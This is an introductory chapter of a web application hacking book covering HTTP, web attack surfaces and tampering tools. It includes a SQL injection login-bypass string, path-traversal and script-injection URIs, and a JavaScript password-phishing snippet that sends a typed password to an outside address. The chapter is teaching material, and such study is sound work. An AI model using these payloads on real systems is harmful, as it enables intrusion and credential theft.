CHAPTER 1

HACKING WEB APPS 101

This chapter provides a brief overview of the "who, what, when, where, how, and why" of web application hacking. It's designed to set the stage for the subsequent chapters of the book, which will delve much more deeply into the details of web application attacks and countermeasures. We'll also introduce the basic web application hacking toolset, since these tools will be used throughout the rest of the book for numerous purposes.

WHAT IS WEB APPLICATION HACKING?

We're not going to waste much time defining *web application*—unless you've been hiding under a rock for the last ten years, you likely have firsthand experience with dozens of web applications (Google, Amazon.com, Hotmail, and so on). For a more in-depth background, look up "web application" on Wikipedia.org. We're going to stay focused here and cover purely security-relevant items as quickly and succinctly as possible.

We define a web application as one that is accessed via the HyperText Transfer Protocol, or HTTP (see "References & Further Reading" at the end of this chapter for background reading on HTTP). Thus, *the essence of web hacking is tampering with applications via HTTP.* There are three simple ways to do this:

- Directly manipulating the application via its graphical web interface
- Tampering with the Uniform Resource Identifier, or URI
- Tampering with HTTP elements not contained in the URI

GUI Web Hacking

Many people are under the impression that web hacking is geeky technical work best left to younger types who inhabit dark rooms and drink lots of Mountain Dew. Thanks to the intuitive graphical user interface (GUI, or "gooey") of web applications, this is not necessarily so.

Here's how easy web hacking can be. In Chapter 6, we'll discuss one of the most devastating classes of web app attacks: SQL injection. Although its underpinnings are somewhat complex, the basic details of SQL injection are available to anyone willing to search the Web for information about it. Such a search usually turns up instructions on how to perform a relatively simple attack that can bypass the login page of a poorly written web application, inputting a simple set of characters that causes the login function to return "access granted"—every time! Figure 1-1 shows how easily this sort of attack can be implemented using the simple GUI provided by a sample web application called Hacme Bank from Foundstone, Inc.

Some purists are no doubt scoffing at the notion of performing "true" web app hacking using just the browser, and sure enough, we'll describe many tools later in this chapter and throughout this book that vastly improve upon the capabilities of the basic web browser, enabling industrial-strength hacking. Don't be too dismissive of the browser, however. In our combined years of web app hacking experience, we've



Figure 1-1 Entering the string **'OR 1=1--** bypasses the login screen for Foundstone's sample Hacme bank application. Yes, it can be this easy!

determined it's really the basic logic of the application that hackers are trying to defeat, no matter what tools they use to do it. In fact, some of the most elegant attacks we've seen involved only a browser.

Even better, such attacks are also likely to provide the greatest motivation to the web application administrator/developer/manager/executive to fix the problem. There is usually no better way of demonstrating the gravity of a vulnerability than by illustrating how to exploit it with a tool that nearly everyone on the planet is familiar with.

URI Hacking

For those of you waiting for the more geeky technical hacking stuff, here we go.

Anyone who's used a computer in the last five years would instantly recognize the most common example of a *Uniform Resource Identifier*—it's the string of text that appears in the address bar of your favorite browser when you surf the Web, the thing that usually looks something like "http://www.somethingorother.com".

From a more technical perspective, RFC 3986 describes the structure and syntax of URIs (as well as subcategories including the more commonly used term *Uniform Resource Locator,* URL). Per RFC 3986, URIs are comprised of the following pieces:

```
scheme://authority/path?query
```

Translating this into more practical terms, the URI describes a protocol (*scheme*) for accessing a resource (*path*) or application (*query*) on a server (*authority*). For web applications, the protocol is almost invariably HTTP (the major exception being the "secure" version of HTTP, called HTTPS, in which the session data is protected by either the SSL or TLS protocols; see "References & Further Reading" for more information).

CAUTION Standard HTTPS (without client authentication) does nothing for the overall security of a web application other than to make it more difficult to eavesdrop on or interfere with the traffic between a client and server.

The *server* is one or more computers running HTTP software (usually specified by its DNS name, like www.somesite.com), the *path* describes the hierarchy of folders or directories where application files are located, and the *query* includes the parameters that need to be fed to application executables stored on the server(s).

NOTE Everything to the right of the "?" in a URI is called the *query string.*

The HTTP client (typically a web browser) simply requests these resources, and the server responds. We've all seen this performed a million times by our favorite web browser, so we won't belabor the point. Here are some concrete examples:

```
http://server/file.html
http://server/folder/application?parameter1=value1&parameter2=value2
http://www.webhackingexposed.com/secret/search.php?input=foo&user=joel
```

As we noted earlier, *web hacking is as simple as manipulating the URI in clever ways*. Here are some simple examples of such manipulation:

```
https://server/folder/../../../../cmd.exe
http://server/folder/application?parameter1=aaaaa...256 a's...]
http://server/folder/application?parameter1=<script>'alert'</script>
```

If you can guess what each of these attacks might do, then you're practically an expert web hacker already! If you don't quite get it yet, we'll demonstrate graphically in a moment. First, we have a few more details to clarify.

Methods, Headers, and Body

A bit more is going on under the covers than the URI lets on (but not much!). HTTP is a stateless request-response protocol. In addition to the information in the URI (everything to the right of the *protocol://domain*), HTTP also conveys the method used in the request, protocol headers, and the data carried in the body. *None of these are visible within the URI,* but they are important to understanding web applications.

HTTP *methods* are the type of action performed on the target resource. The HTTP RFC defines a handful of methods, and the Web Distributed Authoring and Versioning

(WebDAV) extension to HTTP defines even more. But most web applications use just two: GET and POST. GET requests information. Both GET and POST can send information to the server—with one important difference: GET leaves all the data in the URI, whereas POST places the data in the body of the request (not visible in the URI). POST is generally used to submit form data to an application, such as with an online shopping application that asks for name, shipping address, and payment method. A common misunderstanding is to assume that because of this lack of visibility, POST somehow protects data better than GET. As we'll demonstrate endlessly throughout this book, this assumption is generally faulty (although sending sensitive information on the query string using GET does open more possibilities for exposing the data in various places, including the client cache and web server logs).

HTTP headers are generally used to store additional information about the protocol-level transaction. Some security-relevant examples of HTTP headers include

- **Authorization** Defines whether certain types of authentication are used with the request, which doubles as authorization data in many instances (such as with Basic authentication).
- **Cache-control** Defines whether a copy of the request should be cached on intermediate proxy servers.
- **Referer** (The misspelling is deliberate, per the HTTP RFC.) Lists the source URI from which the browser arrived at the current link. Sometimes used in primitive, and trivially defeatable, authorization schemes.
- **Cookies** Commonly used to store custom application authentication/session tokens. We'll talk a lot about cookies in this book.

Here's a glimpse of HTTP "under the covers" provided by the popular netcat tool. We first connect to the www.test.com server on TCP port 80 (the standard port for HTTP; HTTPS is TCP 443), and then we request the /test.html resource. The URI for this request would be http://www.test.foo/test.html.

```
www.test.foo [10.124.72.30] 80 (http) open
GET /test.html HTTP/1.0
HTTP/1.1 200 OK
Date: Mon, 04 Feb 2002 01:33:20 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
Content-Type: text/html
<HTML><HEAD><TITLE>TEST.FOO</TITLE>etc.
```

In this example, it's easy to see the method (GET) in the request, the response headers (Server: and so on), and response body data (<HTML> and so on). Generally, hackers don't need to get to this level of granularity with HTTP in order to be proficient—they just use off-the-shelf tools that automate all this low-level work and expose it for manipulation if required. We'll illustrate this graphically in the upcoming section on "how" web applications are attacked.

Resources

Typically, the ultimate goal of the attacker is to gain unauthorized access to web application resources. What kinds of resources do web applications hold?

Although they can have many layers (often called "tiers"), most web applications have three: presentation, logic, and data. The *presentation* layer is usually a HyperText Markup language (HTML) page, either static or dynamically generated by scripts. These pages don't usually contain information of use to attackers (at least intentionally; we'll see several examples of exceptions to this rule throughout this book). The same could be said of the *logic* layer, although often web application developers make mistakes at this tier that lead to compromise of other aspects of the application. *At the data tier sits the juicy information,* such as customer data, credit card numbers, and so on.

How do these tiers map to the URI? The presentation layer usually is comprised of static HTML files or scripts that actively generate HTML. For example:

```
http://server/file.html (as static HTML file)
http://server/script.php (a HyperText Preprocessor, or PHP, script)
http://server/script.asp (a Microsoft Active Server Pages, or ASP script)
http://server/script.aspx (a Microsoft ASP.NET script)
```

Dynamic scripts can also act as the logic layer, receiving input parameters and values. For example:

```
http://server/script.php?input1=foo&input2=bar
http://server/script.aspx?date=friday&time=1745
```

Many applications use separate executables for this purpose, so instead of script files you may see something like this:

```
http://server/app?input1=foo&input2=bar
```

There are many frameworks for developing tier-2 logic applications like this. Some of the most common include Microsoft's Internet Server Application Programming Interface (ISAPI) and the public Common Gateway Interface (CGI) specification.

Whatever type of tier-2 logic is implemented, it almost invariably needs to access the data in tier 3. Thus, tier 3 is typically a database of some sort, usually a SQL variant. This creates a whole separate opportunity for attackers to manipulate and extract data from the application, as SQL has its own syntax that is often exposed in inappropriate ways via the presentation and logic layers. We will graphically illustrate this in Chapter 6 on input injection attacks.

Authentication, Sessions, and Authorization

HTTP is stateless—no session state is maintained by the protocol itself. That is, if you request a resource and receive a valid response, then request another, the server regards this as a wholly separate and unique request. It does not maintain anything like a session

or otherwise attempt to maintain the integrity of a link with the client. This also comes in handy for attackers, as they do not need to plan multistage attacks to emulate intricate session maintenance mechanisms—a single request can bring a web application to its knees.

Even better, web developers have attempted to address this shortcoming of the basic protocol by bolting on their own authentication, session management, and authorization functionality, usually by implementing some form of authentication and then stashing authorization/session information in a cookie. As you'll see in Chapter 4 on authentication, and Chapter 5 on authorization (which also covers session management), this has created fertile ground for attackers to till, over and over again.

The Web Client and HTML

Following our definition of a web application, a *web app client* is anything that understands HTTP. The canonical web application client is the web browser. It "speaks" HTTP (among other protocols) and renders HyperText Markup Language (HTML), among other markup languages.

Like HTTP, the web browser is also deceptively simple. Because of the extensibility of HTML and its variants a great deal of functionality can be embedded within seemingly static web content. For example, embedding executable JavaScript in HTML is this simple:

```
<html>
<SCRIPT Language="Javascript">var password=prompt
('Your session has expired.  Please enter your password to continue.','');
location.href="https://10.1.1.1/pass.cgi?passwd="+password;</SCRIPT>
</html>
```

Copy this text to a file named "test.html" and launch it in your browser to see what this code does (note that newer browser versions will first prompt the user to allow scripting). Many other dangerous payloads can be embedded in HTML; besides scripts, ActiveX programs, remote image "web bugs," and arbitrary Cascading Style Sheet (CSS) styles can be used to perform malicious activities on the client, using only humble ASCII as we've just illustrated.

Of course, as many attackers have figured out, simply getting the end user to click a URI can give the attacker complete control of the victim's machine as well. This again demonstrates the power of the URI, but from the perspective of the web client. Don't forget that those innocuous little strings of text are pointers to executable code!

Finally, as we'll describe in the next section, new and powerful "Web 2.0" technologies like AJAX and RSS are only adding to the complexity of the input that web clients are being asked to parse. And the evolution of web technologies will continue to expand the attack surface for the foreseeable future, as updates like HTML5, WebGL, and NaCL readily indicate (more information on these technologies can be found in "References & Further Reading" at the end of this chapter).

Suffice to say, the client side of the web application security story is receiving even more attention than the server side lately. As server administrators have become more savvy to web app attacks and hardened their posture, the attack community has unsurprisingly refocused their attention on the client, where less-savvy end users often provide easier targets. Compound this with the increasing proliferation of client-side technologies including Rich Internet Applications (RIA), User-Generated Content (UGC), AJAX, and mobile device "app stores," and you can easily see a perfect storm developing where end users are effectively surrounded by an infinitely vulnerable software stack that leaves them utterly defenseless. We'll talk more about the implications of all this in Chapter 9.

Other Protocols

HTTP is deceptively simple—it's amazing how much mileage creative people have gotten out of its basic request/response mechanisms. However, HTTP is not always the best solution to problems of application development, and thus still more creative people have wrapped the basic protocol in a diverse array of new dynamic functionality.

One of the most significant additions in recent memory is Web Distributed Authoring and Versioning (WebDAV). WebDAV is defined in RFC 4918, which describes several mechanisms for authoring and managing content on remote web servers. Personally, we don't think this is a good idea, as a protocol that, in its default form, can write data to a web server leads to nothing but trouble, a theme we'll see time and again in this book. Nevertheless, WebDAV has become widely deployed in diverse products ranging from Microsoft clients and servers (e.g., SharePoint) to open source products like Alfresco, so a discussion of its security merits is probably moot at this point.

More recently, the notion of XML-based *web services* has become popular. Although very similar to HTML in its use of tags to define document elements, the eXtensible Markup Language (XML) has evolved to a more behind-the-scenes role, defining the schema and protocols for communications between applications themselves. The Simple Object Access Protocol (SOAP) is an XML-based protocol for messaging and RPC-style communication between web services. We'll talk at length about web services vulnerabilities and countermeasures in Chapter 7.

Some other interesting protocols include Asynchronous JavaScript and XML (AJAX) and Really Simple Syndication (RSS). AJAX is a novel programming approach to web applications that creates the experience of "fat client" applications using lightweight JavaScript and XML technologies. Some have taken to calling AJAX the foundation of "Web 2.0." For a good example of the possibilities here, check out http://www.crn.com/software/192203330. We've already noted the potential security issues with executable content on clients and point again to Chapter 9 for deep coverage.

RSS is a lightweight XML-based mechanism for "feeding" dynamically changing "headlines" between web sites and clients. The most visible example of RSS in action is the "Feed Headlines" gadget that can be configured to provide scrolling news headlines/hyperlinks on the desktop of Windows Vista and later systems. The security implications of RSS are potentially large—it accepts arbitrary HTML from numerous sources and blindly republishes the HTML. As you saw in the earlier discussion of the dangerous

payloads that HTML can carry, this places a much greater aggregate burden on web browsers to behave safely in diverse scenarios.

Compounding the dangers of the technologies discussed so far is the broader trend of user-generated content (UGC). To meet the 24/7 demands for fresh material in the online world, many new and traditional media organizations are shrewdly sourcing more and more of their content from end users. Examples include discussion boards, blogs, wikis, social networking sites, photo and video sharing applications, customer review sites, and many more. This trend greatly expands the universe of content authors, and thus the potential for encountering malicious or exploitable material increases in parallel.

AJAX, RSS, and UGC present a broad challenge to one of the initial design principles of web applications, which primarily anticipated a simple relationship between a single client and a single web site (i.e., a domain, like amazon.com). This security model is sometimes referred to as the *same-origin policy*, historically attributed to early versions of the Netscape Navigator web browser. As web applications strive to integrate more rich functionality from a variety of sources within a single browser—a concept sometimes referred to as a *mashup*—the old same-origin policy built into early browsers is beginning to show its age, and agile programmers (pun intended) are developing ways to sidestep the old-school security model in the name of bigger and better functionality. New security mechanisms, such as the HTTP "Origin" header, are being implemented to provide a more robust framework for cross-site authorization, and so the arms race between attacks and countermeasures continues.

WHY ATTACK WEB APPLICATIONS?

The motivations for hacking are numerous and have been discussed at length for many years in a variety of forums. We're not going to rehash many of those conversations, but we do think it's important to point out some of the features of web applications that make them so attractive to attackers. Understanding these factors leads to a much clearer perspective on what defenses need to be put in place to mitigate risk.

- **Ubiquity** Web applications are almost everywhere today and continue to spread rapidly across public and private networks. Web hackers are unlikely to encounter a shortage of juicy targets anytime soon.
- **Simple techniques** Web app attack techniques are fairly easily understood, even by the layperson, since they are mostly text-based. This makes manipulating application input fairly trivial. Compared to the knowledge required to attack more complex applications or operating systems (for example, crafting buffer overflows), attacking web apps is a piece of cake.
- **Anonymity** The Internet still has many unaccountable regions today, and it is fairly easy to launch attacks with little fear of being traced. Web hacking in particular is easily laundered through (often unwittingly) open HTTP/S proxies that remain plentiful on the 'Net as we write this. Sophisticated hackers

will route each request through a different proxy to make things even harder to trace. Arguably, this remains the primary reason for the proliferation of malicious hacking, because this anonymity strips away one of the primary deterrents for such behavior in the physical world (i.e., being caught and punished).

- **Bypasses firewalls** Inbound HTTP/S is permitted by most typical firewall policies (to be clear, this is not a vulnerability of the firewall—it is an administrator-configured policy). Even better (for attackers, that is), this configuration is probably going to increase in frequency as more and more applications migrate to HTTP. You can already see this happening with the growing popularity of sharing family photos via the Web, personal blogs, one-click "share this folder to the web" features on PCs, and so on.
- **Custom code** With the proliferation of easily accessible web development platforms like ASP.NET and LAMP (Linux/Apache/MySQL/PHP), most web applications are assembled by developers who have little prior experience (because, once again, web technology is so simple to understand, the "barriers to entry" are quite low).
- **Immature security** HTTP doesn't even implement sessions to separate unique users. The basic authentication and authorization plumbing for HTTP was bolted on years after the technology became popular and is still evolving to this day. Many developers code their own and get it wrong (although this is changing with the increasing deployment of common off-the-shelf web development platforms that incorporate vetted authorization/session management).
- **Constant change** Usually a lot of people constantly "touch" a web application: developers, system administrators, and content managers of all stripes (we've seen many firms where the marketing team has direct access to the production web farm!). Very few of these folks have adequate security training and yet are empowered to make changes to a complex, Internet-facing web application on a constant (we've seen hourly!) basis. At this level of dynamism, it's hard to adhere to a simple change management process, let alone ensure that security policy is enforced consistently.
- **Money** Despite the hiccups of the dot-com era, it's clear that e-commerce over HTTP will support many lucrative businesses for the foreseeable future. Not surprisingly, recent statistics indicate that the motivation for web hacking has moved from fame to fortune, paralleling the maturation of the Web itself. Increasingly, authorities are uncovering organized criminal enterprises built upon for-profit web app hacking. Whether through direct break-ins to web servers, fraud directed against web end users (aka phishing), or extortion using denial of service, the unfortunate situation today is that web crime pays.

WHO, WHEN, AND WHERE?

We're aching to get to "how," but to complete our theme, let's devote a couple of sentences to the "who, when, and where" of web app attacks.

As with "why," defining who attacks web applications is like trying to hit a moving target. Bored teenagers out of school for the summer probably contributed heavily to the initial popularity of web hacking, waging turf wars through website defacement. As we noted earlier, web hacking is now a serious business: organized criminals are getting into web hacking big time and making a profit.

Answering "when" and "where" web applications are attacked is initially simple: 24/7, everywhere (even internal networks!). Much of the allure of web apps is their "always open to the public" nature, so this obviously exposes them to more or less constant risk. More interestingly, we could talk about "where" in terms of "at what places" are web applications attacked. In other words, where are common web app security weak spots?

Weak Spots

If you guessed "all over," then you are familiar with the concept of the trick question, and you are also correct. Here is a quick overview of the types of attacks that are typically made against each component of web apps that we've discussed so far:

- **Web platform** Web platform software vulnerabilities, including underlying infrastructure like the HTTP server software (for example, IIS or Apache) and the development framework used for the application (for example, ASP.NET or PHP). See Chapter 3.
- **Web application** Attacks against authentication, authorization, site structure, input validation, application logic, and management interfaces. Covered primarily in Chapters 4 through 8.
- **Database** Running privileged commands via database queries and query manipulation to return excessive datasets. The most devastating attack here is SQL injection, which will be tackled in Chapter 6.
- **Web client** Active content execution, client software vulnerability exploitation, cross-site scripting errors, and fraud-like phishing. Web client hacking is discussed in Chapter 9.
- **Transport** Eavesdropping on client-server communications and SSL redirection. We don't cover this specifically in this book since it is a generic communications-layer attack and several extensive write-ups are available on the Web.
- **Availability** Often overlooked in the haste to address more sensational "hacking" attacks, denial of service (DoS) is one of the greatest threats any publicly accessible web application will face. Making any resource available to the public presents challenges, and this is even more true in the online world, where distributed bot armies can be marshaled by anonymous attackers to

unleash unprecedented storms of requests against any Internet target. This edition does not focus a specific chapter on DoS attacks and countermeasures, but instead weaves discussion of capacity starvation attacks and defensive programming approaches throughout the book.

A few reliable statistics are available about what components of web applications are attacked most frequently, including the Open Web Application Security Project (OWASP) Top 10, which lists the top ten most serious web application vulnerabilities based on a "broad consensus" within the security community. A more data-driven resource is the WhiteHat Website Security Statistics Report, which contains a wealth of data based on WhiteHat's ongoing semi-automated web security assessment business. The value of this report is best summed up in WhiteHat's own words:

> WhiteHat has been publishing the report, which highlights the top ten vulnerabilities, vertical market trends and new attack vectors, since 2006. The WhiteHat report presents a statistical picture of current website vulnerabilities, accompanied by WhiteHat expert analysis and recommendations. WhiteHat's report is the only one in the industry to focus solely on unknown vulnerabilities in custom Web applications, code unique to an organization, within real-world websites.

WhiteHat's report classifies vulnerabilities according to the WASC Threat Classification taxonomy. Links to OWASP, WhiteHat, and WASC resources can be found in the "References & Further Reading" section at the end of this chapter.

HOW ARE WEB APPS ATTACKED?

Enough with the appetizers, on to the main course!

As you might have gathered by this point in the chapter, the ability to see and manipulate both graphical and raw HTTP/S is an absolute must. No proper web security assessment is possible without this capability. Fortunately, there are numerous tools that enable this functionality, and nearly all of them are free. In the final section of this chapter, we'll provide a brief overview of some of our favorites so you can work along with us on the examples presented throughout the rest of the book. Each of the tools described next can be obtained from the locations listed in the "References & Further Reading" section at the end of this chapter.

NOTE A list of automated web application security scanners that implement more comprehensive and sophisticated functionality than the tools discussed here can be found in Chapter 10. The tools discussed in this chapter are basic utilities for manually monitoring and manipulating HTTP/S.

We'll address several categories of HTTP analysis and tampering tools in this section: the web browser, browser extensions, HTTP proxies, and command-line tools. We'll start with the web browser, with the caveat that this is not necessarily indicative of our

preference in working with HTTP. Overall, we think *browser extensions* offer the best combination of functionality and ease of use when it comes to HTTP analysis, but depending on the situation, command-line tools may offer more easily scriptable functionality for the job. As with most hacking, attackers commonly leverage the best features of several tools to get the overall job done, so we've tried to be comprehensive in our coverage, while at the same time clearly indicating which tools are our favorites based on extensive testing in real-world scenarios.

The Web Browser

It doesn't get much more basic than the browser itself, and that's sometimes the only tool you need to perform elegant web app hacking. As we saw very early in this chapter, using the web application's graphical interface itself can be used to launch simple but devastating attacks, such as SQL injection that effectively bypasses the login (see Figure 1-1 again).

Of course, you can also tamper with the URI text in the address bar of your favorite browser and press the Send button. Figure 1-2 illustrates how easy it can be, showing how to elevate the account type from Silver to Platinum in Foundstone's Hacme bank sample application.



Figure 1-2 Using a basic web browser to attack Foundstone's Hacme bank. A simple vertical escalation attack is highlighted with a circle.

It couldn't be that easy, could it?

Browsers do have two basic drawbacks: one, they perform behind-the-scenes tampering of their own with URIs (for example, IE strips out dot-dot-slashes and later versions even block cross-site scripting), and two, you can't mess with the contents of PUT requests from the browser address bar (sure, you could save the page locally, edit it, and resubmit, but who wants to go through that hassle a zillion times while analyzing a large app?).

The easy solution to this problem is browser extension-based HTTP tampering tools, which we'll discuss next.

Browser Extensions

Brower extensions are lightweight add-ons to popular web browsers that enable HTTP analysis and tampering from within the browser interface. They're probably our favorite way to perform manual tampering with HTTP/S. Their main advantages include:

- **Integration with the browser** Integration gives a more natural feel to the analysis, from the perspective of an actual user of the application. It also makes configuration easier; stand-alone HTTP proxies usually require separate configuration utilities that must be toggled on and off.
- **Transparency** The extensions simply ride on top of the browser's basic functionality, which allows them to handle any data seamlessly that the browser can digest. This is particularly important for HTTPS connections, which often require stand-alone proxies to rely on separate utilities.

We'll list the currently available browser extension tools next, starting with Internet Explorer (IE) extensions and then move on to Firefox.

Internet Explorer Extensions

Here are IE extensions for HTTP analysis and tampering, listed in order of our preference, with the most recommended first.

TamperIE TamperIE is a Browser Helper Object (BHO) from Bayden Systems. It is really simple—its only two options are to tamper with GETs and/or POSTs. By default, TamperIE is set to tamper only with POSTs, so when you encounter a POST while browsing (such as a form submission or shopping cart order form), TamperIE automatically intercepts the submission and presents the screen shown in Figure 1-3. From this screen, all aspects of the HTTP request can be altered. The POST request can be viewed in "pretty" or "raw" format, either of which can be edited. Figure 1-3 shows a straightforward attack in which the price of an item is changed within the HTTP cookie before being submitted for purchase. This example was provided by Bayden Systems' "sandbox" web purchasing application (see "References & Further Reading" at the end of this chapter for a link).

If you think about it, TamperIE might be the only tool you really need for manual web app hacking. Its GET tampering feature bypasses any restrictions imposed by the



Figure 1-3 TamperIE intercepts a `POST` request and lets the attacker change the price of an order from $1,995 to $5. Who says web hacking doesn't pay!

browser, and the `PUT` feature allows you to tamper with data in the body of the HTTP request that is not accessible from the browser's address bar (yeah, OK, you could save the page locally and resubmit, but that's so old school!). We like a tool that does the fundamentals well, without need of a lot of bells, whistles, and extraneous features.

IEWatch IEWatch is a simple but fully functioning HTTP-monitoring client that integrates into IE as an Explorer bar. When loaded to perform HTTP or HTML analysis, it takes up the lower portion of the browser window, but it's not too restricting and it's adjustable to suit tastes. IEWatch exposes all aspects of HTTP and HTTPS transactions on the fly. Everything, including headers, forms, cookies, and so on, is easily analyzed to the minutest detail simply by double-clicking the object in the output log. For example, double-clicking a cookie logged by IEWatch will pop up a new window displaying each parameter and value in the cookie. Very helpful! The only disappointment to this great tool is that it is "watch" only—it doesn't permit tampering. IEWatch is shown in Figure 1-4 as it analyzes a series of HTTP requests/responses.

IE Headers IE Headers by Jonas Blunck offers the same basic functionality of IEWatch, but it is somewhat less visually appealing. Like IEWatch, IE Headers is also an Explorer bar that sits at the bottom of the browser and displays the HTTP headers sent and received by IE as you surf the Web. It does not permit data tampering.

